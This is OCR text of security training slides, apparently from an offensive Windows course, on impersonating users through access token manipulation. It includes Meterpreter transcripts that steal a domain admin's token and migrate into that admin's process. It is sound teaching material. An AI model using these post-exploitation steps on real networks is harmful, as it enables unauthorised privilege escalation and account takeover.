
- Creating or hijacking the security context of another user to act on its behalf in the network
  - Creating a security context commonly requires credentials
  - Hijacking a security context commonly requires privileges

- We will focus on leveraging the Windows components studied in previous sections (APs, logon sessions, access tokens...)
  - But we will also show alternative ways to perform user impersonation

User Impersonation (cont.)

- The following sections will talk about impersonation via:
  - Access token manipulation
  - Passwords
  - NT hashes
  - Kerberos tickets

- Bear in mind that there exist other types of credential material and protocols, but they will not be explained here



Can I Manipulate Interesting Tokens?


Recap

- Starting with this – useful for the next sections!

- Recall that credentials (if any) are tied to logon sessions
  - Usually the result of an interactive authentication

- If you want to use a token to access network resources, it must be associated to a session with credentials
  - Access tokens represent the local security context of an authenticated user
  - Session cached credentials can be seen as the "network security context"

Recap (cont.)



https://docs.microsoft.com/en-us/windows/desktop/secauthz/access-tokens

Access Token Manipulation

- The Windows API provides functionality to manipulate access tokens
  - E.g. duplicate tokens, create a new process with an specific token… and so on

- Depending what you are trying to achieve, you may need privileges
  - As a local admin or SYSTEM, you will be able to manipulate any token in the system
  - As a service account, you will likely be able to escalate privileges using techniques like Hot Potato and the like
  - As a normal user, you will be able to manipulate your own stuff (more on this later)


Common Approaches

- There are two common approaches for when you want to hijack the security context of an existing token:

1. Token Impersonation
   - Duplicate the target token and apply it to your existing process or a new one


2. Process Injection
   - Inject your payload/capability into the process where the target token is living

Token Impersonation



```
meterpreter > getuid
Server username: CAP\Vegeta_sa
meterpreter >
meterpreter > ps | grep bulma
Filtering on 'bulma'

Process List
============

 PID   PPID  Name              Arch  Session  User          Path
 ---   ----  ----              ----  -------  ----          ----
 5864  5804  bulma_process.exe  x64   1        CAP\bulma_da  C:\bulma_process.exe

meterpreter >
meterpreter > steal_token 5864
Stolen token with username: CAP\bulma_da
meterpreter >
meterpreter > getuid
Server username: CAP\bulma_da
meterpreter >
```

Process Injection




```
meterpreter > getuid
Server username: CAP\Vegeta_sa
meterpreter >
meterpreter > getpid
Current pid: 1644
meterpreter >
meterpreter > ps | grep bulma
Filtering on 'bulma'

Process List
============

 PID   PPID  Name              Arch  Session  User          Path
 ---   ----  ----              ----  -------  ----          ----
 5864  5804  bulma_process.exe  x64   1        CAP\bulma_da  C:\bulma_process.exe

meterpreter >
meterpreter > migrate 5864
[*] Migrating from 1644 to 5864...
[*] Migration completed successfully.
meterpreter >
meterpreter > getuid
Server username: CAP\bulma_da
meterpreter >
meterpreter > getpid
Current pid: 5864
meterpreter >
```

Do I Have Passwords?

